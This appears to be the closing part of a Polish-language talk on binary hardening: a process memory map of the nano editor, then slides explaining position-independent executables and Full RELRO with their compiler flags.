5dba49a7a000-5dba49a7b000 rw-p 00043000 fc:01 32901646                   /usr/bin/nano
5dba49a7b000-5dba49a7c000 rw-p 00000000 00:00 0
5dba786b3000-5dba78863000 rw-p 00000000 00:00 0                          [heap]
7f749a600000-7f749aded000 r--p 00000000 fc:01 32904704                   /usr/lib/locale/locale-archive
7f749ae00000-7f749ae28000 r--p 00000000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
7f749ae28000-7f749afb0000 r-xp 00028000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
7f749afb0000-7f749afff000 r--p 001b0000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
7f749afff000-7f749b003000 r--p 001fe000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
7f749b003000-7f749b005000 rw-p 00202000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
7f749b005000-7f749b012000 rw-p 00000000 00:00 0
7f749b102000-7f749b104000 rw-p 00000000 00:00 0
7f749b104000-7f749b112000 r--p 00000000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
7f749b112000-7f749b125000 r-xp 0000e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
7f749b125000-7f749b133000 r--p 00021000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
7f749b133000-7f749b137000 r--p 0002e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
7f749b137000-7f749b138000 rw-p 00032000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
7f749b138000-7f749b141000 r--p 00000000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
7f749b141000-7f749b16b000 r-xp 00009000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
7f749b16b000-7f749b172000 r--p 00033000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
7f749b172000-7f749b173000 r--p 00039000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
7f749b173000-7f749b174000 rw-p 0003a000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
7f749b189000-7f749b198000 r--p 00000000 fc:01 34478297                   /usr/share/locale-langpack/pl/LC_MESSAGES/nano.mo
7f749b198000-7f749b19f000 r--s 00000000 fc:01 32932256                   /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7f749b19f000-7f749b1a1000 rw-p 00000000 00:00 0
7f749b1a1000-7f749b1a2000 r--p 00000000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f749b1a2000-7f749b1cd000 r-xp 00001000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f749b1cd000-7f749b1d7000 r--p 0002c000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f749b1d7000-7f749b1d9000 r--p 00036000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f749b1d9000-7f749b1db000 rw-p 00038000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffe4ad0b000-7ffe4ad2d000 rw-p 00000000 00:00 0                          [stack]
7ffe4adc1000-7ffe4adc5000 r--p 00000000 00:00 0                          [vvar]
7ffe4adc5000-7ffe4adc7000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

Position-Independent Code (PIE)

- PIE zmienia sposób generowania kodu assembly, który zamiast odnosić się do bezwzględnych adresów, używa względnych odniesień. Dzięki temu również położenie kodu aplikacji mogło być losowane przy jej każdym uruchomieniu.
- Flaga kompilacji: `-fPIE`

Full RELRO

- Jeżeli aplikacja korzysta z funkcji z zewnętrznych bibliotek, to linker musi ustalić dokładne położenie tych funkcji w pamięci.
- Miejsce, gdzie trzymana jest informacja o położeniu tych funkcji, to GOT (Global Offset Table).
- Partial RELRO sprawia, że położenie tych funkcji jest ustalane dopiero podczas pierwszego użycia. Przez to GOT musi mieć uprawnienia do zapisu.
- W pewnych sytuacjach atakujący może, to wykorzystać. Nadpisując wpis w GOT, może wymusić na naszej aplikacji wykonanie innego kodu.
- Full RELRO wymusza ustalenie adresu wszystkich funkcji bibliotecznych podczas uruchamiania aplikacji. Dzięki temu obszar GOT nie posiada uprawnień do zapisu podczas działania aplikacji.
- Flaga kompilacji: `-Wl,-z,relro,-z,now`

Dziękuję i zapraszam do zadawania pytań